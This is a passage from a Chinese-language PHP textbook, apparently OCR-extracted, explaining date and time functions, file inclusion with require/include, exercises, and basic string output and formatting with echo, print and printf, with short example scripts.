


图 5-12　数学处理函数实例

5.3.2　常用时间处理函数

常用时间处理函数在 Web 编程中比数学处理函数更常用，可以使用这些函数取得 PHP 服务器的日期和时间，并且按照指定格式输出。

1．getdate()函数

getdate( )函数用来获取当前时间信息或者分析时间戳的具体意义。其函数原型如下：

```
array getdate ([ int $timestamp ] )
```

默认无参数时该函数返回根据当前本地时间戳得出的包含有日期信息的结合数组，如果有参数$timestamp，则返回根据 $timestamp 时间戳得出的包含有日期信息的结合数组。该返回的数组键名如表 5-1 所示

表 5-1　getdate()函数参数列表

键　　名	说　　明	返 回 例 子
seconds	秒的数字表示	0~59
Minutes	分钟的数字表示	0~59
hours	小时的数字表示	0~23
Mday	月份中第几天的数字表示	1~31
Wday	星期中第几天的数字表示	0(周天)~6(周六)
Mon	月份的数字表示	1~12
Year	4 位数字表示的年份	如 2012
Yday	一年中第几天的数字表示	0~365
Weekday	星期的完整表示(英文)	Sunday~Saturday
Month	月份的完整表示(英文)	January~December
0	从 UMIX 纪元开始至今的秒数	和 time( )、date( )返回值类似

实例 5-12：时间获取函数

```
<?php
$today = getdate();
print_r($today);
echo "<hr />";
// getdate()函数与gettimeofday()函数的区别
$today = gettimeofday();
print_r($today);

?>
```

运行上述代码，结果如图 5-13 所示。




图 5-13　时间获取函数

注意：

getdate( )函数得出的时间不够精确，特别是在高精度程序中需要微秒级别的时间精度，这就需要 gettimeofday( )函数，用来返回精确到微妙级别的时间。

2. checkdate()函数

checkdate( )函数用来检验一个日期是否有效，经常用在检验用户数据的有效性上。其函数原型如下：

```
bool checkdate ( int $month , int $day , int $year )
```

如果参数$month 的值在 1～12 之间、$day 的值在给定的$month 所应该具有的天数范围之内(已经考虑闰年)、$year 的值在 1～32767 之间表示时间合法，函数返回 true，否则返回 false。

实例 5-13： 检验日期的合法性

```
<?php
if (checkdate(12, 12, 2012)) {
      echo "2012 年 12 月 12 日日期合法! ";
} else {
      echo "2012 年 12 月 12 日日期 不 合法! ";
}
echo "<hr />";
if (checkdate(13, 12, 2012)) {
      echo "2012 年 13 月 12 日日期合法! ";
} else {
      echo "2012 年 13 月 12 日日期 不 合法! ";
}

?>
```

运行上述代码，结果如图 5-14 所示。




图 5-14　检验日期的合法性

3．date()函数

date( )函数是将日期和时间格式化输出，其函数原型如下：

```
string date ( string $format [, int $timestamp ] )
```

第一个参数$format 是指定的格式化字符串，如果格式化字符串无效，则原样输出；可选参数$timestamp 是给定的时间戳，如果没有设定此参数，则函数格式化输出当前本地时间。函数返回时间戳按照给定的格式化字符串产生的字符串。该函数所使用的$format 参数如表 5-2 所示。

表 5-2　$format 参数列表

format 字符	说　明	取 值 范 围
时间	…	…
a	小写的上午和下午值	am 或者 pm
A	大写的上午和下午值	AM 或者 PM
B	Swatch Internet 标准时	000~999
g	小时，12 小时格式，无前导 0	1～12
G	小时，24 小时格式，无前导 0	0～23
h	小时，12 小时格式，有前导 0	01～12
H	小时，24 小时格式，有前导 0	00～23
i	有前导 0 的分钟数	00～59
s	有前导 0 的秒数	00～59
日	…	…
d	月份中的第几天，有前导 0	01～31
D	星期中的第几天，3 个字母表示	Mon～Sun
j	月份中的第几天，无前导 0	1～31
l	星期几，完整文本格式	Sunday～Saturday
N	ISO-8601 格式数字表示的星期中的第几天	1(表示星期一)～7(表示星期天)
S	每月天数后面的英文后缀，两个字符	St、nd、rd 或者 th。可以和 j 一起用
w	星期中的第几天，数字表示	0(表示星期天)～6(表示星期六)
z	年份中的第几天	0～366
星期	…	…
W	ISO-8601 格式年份中的第几周，每周从星期一开始	例如：42(当年的第 42 周)
月	…	…
F	月份，完整的文本格式	January 到 December
m	数字表示的月份，有前导 0	01～12
M	三个字母缩写表示的月份	Jan～Dec

(续表)

format 字符	说　　明	取 值 范 围
n	数字表示的月份，没有前导 0	1～12
t	给定月份所应有的天数	28～31
年		
L	是否为闰年	如果是闰年，为 1，否则为 0
o	ISO-8601 格式年份数字	如 2012
Y	4 位数字完整表示的年份	如 2012
y	两位数字表示的年份	如 99 或者 12
时区	…	…
e	时区标识	例如：UTC、GMT、Atlantic/Azores
I	是否为夏令时	如果是夏令时，为 1，否则为 0
O	与格林尼治时间相差的小时数	例如：+0200
P	与格林尼治时间(GMT)的差别，小时和分钟之间由冒号分隔	例如：+02:00
T	本机所在的时区	例如：EST、MDT
Z	时差偏移量的秒数。UTC 西边的时区偏移量总是负的，UTC 东边的时区偏移量总是正的	-43200～43200
完整的日期和时间	…	…
c	ISO 8601 格式的日期	2012-02-12T15:19:21+00:00
r	RFC 822 格式的日期	例如：Thu, 12 Dec 2012 16:01:07 +0200
U	从 UNIX 纪元(January 1 1970 00:00:00 GMT)开始至今的秒数	

实例 5-14：date( )函数

```
<?php
//设定要用的默认时区。自 PHP 5.1 可用
date_default_timezone_set('Asia/Shanghai');

echo "本地时间" . date("Y 年 m 月 j 日, I,H:i:s") . "<hr />";
echo "GMT 时间" . gmdate("Y 年 m 月 j 日, I,H:i:s") . "<hr />";
//输出类似：Monday
echo date("l") . "<hr />";
//输出类似：Monday 26th of December 2011 08:38:02 AM
echo date('l dS \of F Y h:i:s A') . "<hr />";
//输出：December 12, 2012 is on a Wednesday
echo "December 12, 2012 is on a " . date("l", mktime(0, 0, 0, 12, 12, 2012)) .
```

```
"<hr />";

/**
 * 在格式参数中使用常量
 */
//输出类似：Mon, 15 Aug 2005 15:12:46 UTC
echo date(DATE_RFC822) . "<hr />";
//输出类似：2000-07-01T00:00:00+00:00
echo date(DATE_ATOM, mktime(0, 0, 0, 12, 12, 2012));

?>
```

运行上述代码，结果如图 5-15 所示。




图 5-15　date( )函数实例

注意：

通过这个实例，又引出三个函数，一个是 data_default_timezone_set( )函数，用于设置时区；另一个 gmdate( )函数，是输出格林尼治日期和时间的；而 mktime( )函数返回一个 UNIX 时间戳，只实现时间戳意义不大，所以 mktime( )函数经常和 date( )函数联合使用，用来实现时间的计算。读者朋友们可查看 PHP 手册详细用法。

以上只是列举了一部分常用的日期时间函数，PHP 提供的日期时间函数还有很多，读者可查询 PHP 手册。

5.4　包 含 控 制

如果用户自定义了各种函数或者配置文件，并且想重复利用，则需要用到 require、include、require_once 以及 include_once 语句中的一个，将自己定义的函数或者配置文件引入到 PHP 脚本程序中。

5.4.1　require 和 include 语句

使用 include 语句引用外部文件时，当代码执行到 include 语句时才将外部文件引入并读取，如果所引用的文件发生错误时，系统会给出一个警告，而整个 PHP 文件继续向下运行。

而 require 语句的用法与 include 的用法相似，都是对外部文件的引用。但是在 PHP 脚本被执行前，PHP 解析器将用外部文件替换 require 语句，然后与其他语句组成新的 PHP 文件并执行该新的程序。

由于 require 语句是将一个源文件的内容完全复制到 PHP 脚本文件中，所以通常放置在 PHP 脚本的最前面，主要是用来引用需要的功函数以及公共类等。

require 和 include 几乎完全一样，除了处理失败的方式不同：include 产生一个 Warning，而 require 则导致一个 Fatal Error。

实例 5-15： require 和 include 语句

```
<?php
//在文件头部用 require 引入 config.php 文件
require 'config.php'
//满足条件$condition，则用 include 引入 one.php
if ($condition) {
      include 'one.php';
} else {
      include 'other.php';
}

?>
```

5.4.2　require_once 和 include_once 语句

require_once 和 include_once 语句与 require 和 include 语句类似。它们之间的区别如下。

require_once 和 include_once 语句会记住文件是否已经被包含，如果已经被包含了，则不会再次包含。这两个语句用于在脚本执行期间且同一个文件可能被包含不止一次的情况下，确保该文件只被包含一次，以避免函数和类重复定义及变量重新赋值等。

5.5　难 点 解 析

本章主要介绍了如何在 PHP 中自己定义函数、函数的参数、常用的一些函数以及控制包含语句。对于函数的参数，有按值传递参数、按引用传递参数和默认参数三种，还介绍了利用可变参数函数来突破函数参数的个数。而对于自定义函数和引用文件，它们既可以简化程序流程，还可以增加代码的重用性，以提高工作效率。

本章难点在于，用户自定义函数的编写以及包含控制语句，对于时间处理函数，也经

常用在 PHP 编程中，但这并非难点，只要能按部就班地在该用处使用，就不会出现太大的问题。一个用户自定义函数，通常包括四个部分：函数名、参数、函数体以及返回值。函数体就是实现用户需要实现的各种功能。当函数编写完毕，需要调用此函数，并赋予正确的参数。函数参数的传递有两种方式，一种是按值传递参数，另一种是按引用传递参数，特别要注意这两种传递参数方式在函数返回之后对参数值的改变情况。很多时候，用户可自定义很多函数或者配置文件，并且想重复利用，就需要用到各种包含控制语句，包括 require、include、require_once 以及 include_once 四个控制语句，它们各自有其特点，在使用时一定要注意其区别。

5.6　高手训练营

1. PHP 自定义函数的关键字是______。
2. 函数的返回值通过______语句设置。
3. 静态变量使用关键字______来声明，静态变量的特点是______。
4. 在 PHP 函数中，按值传递参数和通过引用传递参数有什么区别？
5. 什么叫局部变量？如果在一个函数内引用全局变量有哪些方法？
6. 如何在 PHP 文件中设置时区？
7. 编写一个函数，判断某一年是否为闰年。
8. 编写一个 PHP 函数，在网页中显示今天离元旦还有多少天。如果今天是元旦，则显示“元旦快乐！”

第6章 字 符 串

字符串是 PHP 中重要的数据类型之一，在 Web 编程中，经常需要对字符串进行处理和分析，通常涉及字符串的输出、格式化、字符串的查找、求子串、字符串的替换等多种常用操作。本章从介绍字符串开始，重点介绍各种字符串操作，紧接着会在下一章介绍正则表达式是如何处理字符串的。

6.1 字符串简介

字符串是由 0 个或者多个字符组成，这些字符包含以下类型。

- 字母类型：a～z、A～Z。
- 数字类型：0、1、2、3、4、5、6、7、8、9。
- 特殊类型：！、@、#、￥、%、…、&、*、( )等。
- 不可见类型：换行符(\n)、Tab 字符(\t)、回车等(\r)等。

需要说明的是，不可见字符是用来控制字符串格式化输出的，在浏览器中不可见，只能看见输出后的效果。

实例 6-1：不可见类型字符

```
<?php
echo "百练成钢\n 只要功夫深\t 铁杵\r 磨成针";
?>
```

运行上述代码，结果如图 6-1，图 6-2 所示。



图 6-1 不可见类型字符

注意：

读者可能会很奇怪，为什么没有显示效果呢，其实只有查看源文件，才会发现效果，如图 6-2 所示。




图 6-2　源文件

也就是说，这些隐藏的特殊类型只能在源代码中作用，而浏览器却认为那是些没用的东西，用不用显示都一样。

我们知道，在 C 语言中，字符串是作为数组处理，而在面向对象的高级编程语言中，字符串却是作为对象处理的。PHP 在处理字符串时与它们都不相同，PHP 是把字符串作为一种基本的数据类型来处理。通常对字符串的处理涉及字符串的输出、格式化、字符串的查找、匹配与替换、字符串的分割和连接、字符串的比较等。PHP 内建函数提供了多种处理字符串的函数，其功能强大，使用简单，但是对于一些复杂的字符串处理则需要借助于正则表达式。笔者的观点是，能用字符串内建函数完成的功能尽量不要借助正则表达式，因为其效率比较高。

6.2　字符串输出

前面章节大部分都用 echo( )来实现字符串的输出，下面将详细介绍 echo 和 print( )函数。

echo 用于输出一个或多个字符串，是 PHP 中用的最多的输出函数。这里需要说明的是，echo 本质上并非一个函数，而是一个语言结构，因此无须使用后面的圆括号。

实例 6-2：echo 实例

```
<?php
echo "Hello,PHP!";
echo "<br />";
echo "echo
能够将一行文本换成多行输出! <br>";

$foo = "PHP";
$bar = "ASP.net";
//使用双引号输出
echo "foo is $foo" . "<br />";
//使用单引号
echo 'foo is $foo<br />';

//输出数组元素
$arr = array("value" => "JSP");
echo "{$arr['value']} is also a programming language<br />";
echo '逗', '号', '作', '用';
```

```
echo <<<END
在编程中难免会遇到用 echo 输出大段 html 或者 javascript 脚本的情况，如果用传统的按字符
串输出的话，肯定要用到大量的转义字符，所以这里用到了定界符，还可以输出变量，{$foo}，大
括号可以省略，但可能会引起歧义。
END
?>
```

运行上述代码，结果如图 6-3 所示。



图 6-3　echo 实例

知识点：

echo 使用简单，很容易理解，仔细看看实例 6-2，就可知其中精妙。而定界符的作用就是按照原样，包括换行格式等，输出其内部的内容，内部任何特殊字符都不需要转义，但 PHP 变量会被正常值来替换。

注意：

在 echo 使用双引号输出时，其内容是经过 PHP 语法分析器解析过的，任何变量在双引号中都会被转换为它的值进行输出显示，而在单引号中，无论有无变量，都当做普通字符串输出。

print( )函数和 echo 的功能一样，但它有返回值，若成功，则返回 1，若失败，则返回 0。

实例 6-3：print( )函数实例

```
<?php
print("Hello PHP!<br />");
print "print()没有圆括号也能工作.<br />";
print "print 能够将一行文本换成多行输出! <br>";
print "This spans\nmultiple lines. The newlines will be\noutput as well.<br
/>";
print "escaping characters is done \"Like this\".<br />";
$foo = "PHP";
$bar = "ASP.NET";
//使用双引号
print "foo is $foo"; // foo is PHP
//输出数组元素
```

```
$bar = array("value" => "JSP");
print "{$arr['value']} is also a programming language<br />";
//使用单引号
print 'foo is $foo'; // foo is $foo
print <<<END
在编程中难免会遇到输出大段 html 或者 javascript 脚本的情况，如果用传统的按字符串输出的话，肯定要用到大量的转义字符，所以这里用到了定界符，还可以输出变量，{$foo}，大括号可以省略，但可能会引起歧义。
END;
?>
```

运行上述代码，结果如图 6-4 所示。




图 6-4　print( )函数实例

注意：

print( )函数几乎和 echo 一模一样，唯一不同的是，print( )函数有返回值，且它的效率没有 echo 高。

6.3　字符串的格式化

字符串的格式化就是将字符串处理为某种特定的格式。通常用户从表单中提交给服务器的数据都是字符串格式。为了某种特殊效果，需要对这些提交的字符串按照一定的格式进行处理后再使用。下面从最基本的 printf( )函数格式化输出开始，介绍一些常见的字符串格式化函数。

6.3.1　printf( )和 sprintf( )函数

printf( )和 sprintf( )函数用于输出格式化字符串，与 C 语言中的同名函数的参数用法相同。其中第一个参数是必选项，是规定的字符串和将要格式化的变量。后面还有多个参数，与第一个参数中的%号处的参数相对应。printf 语法格式如下：

```
int printf ( format ,arg1, arg2,…argn)
```

参数 format 中使用转换格式，是以“%”始到转换字符结束的。下面列出可能的转换格式。

- %%：返回百分比符号，后面不用跟任何变量参数。
- %b：后面的参数以二进制形式表现。
- %c：后面的参数以字符形式表现。
- %d：将后面的参数以带符号的十进制整数表现。
- %e：将后面的参数以科学计数法表现。
- %u：将后面的参数以无符号十进制表现。
- %f：将后面的参数以浮点数表现(本地化识别)。
- %F：将后面的参数以浮点数表现(不支持本地化识别)。
- %o：将后面的参数以八进制表现。
- %s：将后面的参数以字符串形式表现。
- %x：将后面的参数以十六进制(小写字母)表现。
- %X：将后面的参数以十六进制(大写字母)表现。

实例 6-4：printf( )函数的使用

```
<?php
$str = "PHP";              //声明一个字符串
$num = 500;                //声明一个整数
$num2 = 33.1415926;        //声明一个浮点数
$format = '这本%s 差不多%d 页';
printf($format, $str, $num);
printf("%b<br>%d<br>%e<br>%o<br>%x<br>%f", $num2, $num2, $num2, $num2,
$num2, $num2);
?>
```

运行上述代码，结果如图 6-5 所示。



图 6-5　printf( )函数的使用

注意：

arg1，arg2 到 argn 是与 format 中的%一一对应的。且格式化并不只是例子中如此简单，可参考 PHP 手册。

而 fprintf( )函数的用法和 printf( )函数非常类似，唯一不同的是，fprintf( )函数并不输出字符串，而是以返回值的形式返写到一个变量中。这样就在以后使用此变量。

实例 6-5：fprintf( )函数的使用

```
<?php
$str = "PHP"; //声明一个字符串
$num = 500; //声明一个整数
$format = '这本%s 差不多%d 页';
$var = sprintf($format, $str, $num);
echo $var;
?>
```

运行上述代码，结果如图 6-6 所示。



图 6-6　fprintf( )函数的使用

6.3.2　去除首尾空格及指定字符函数

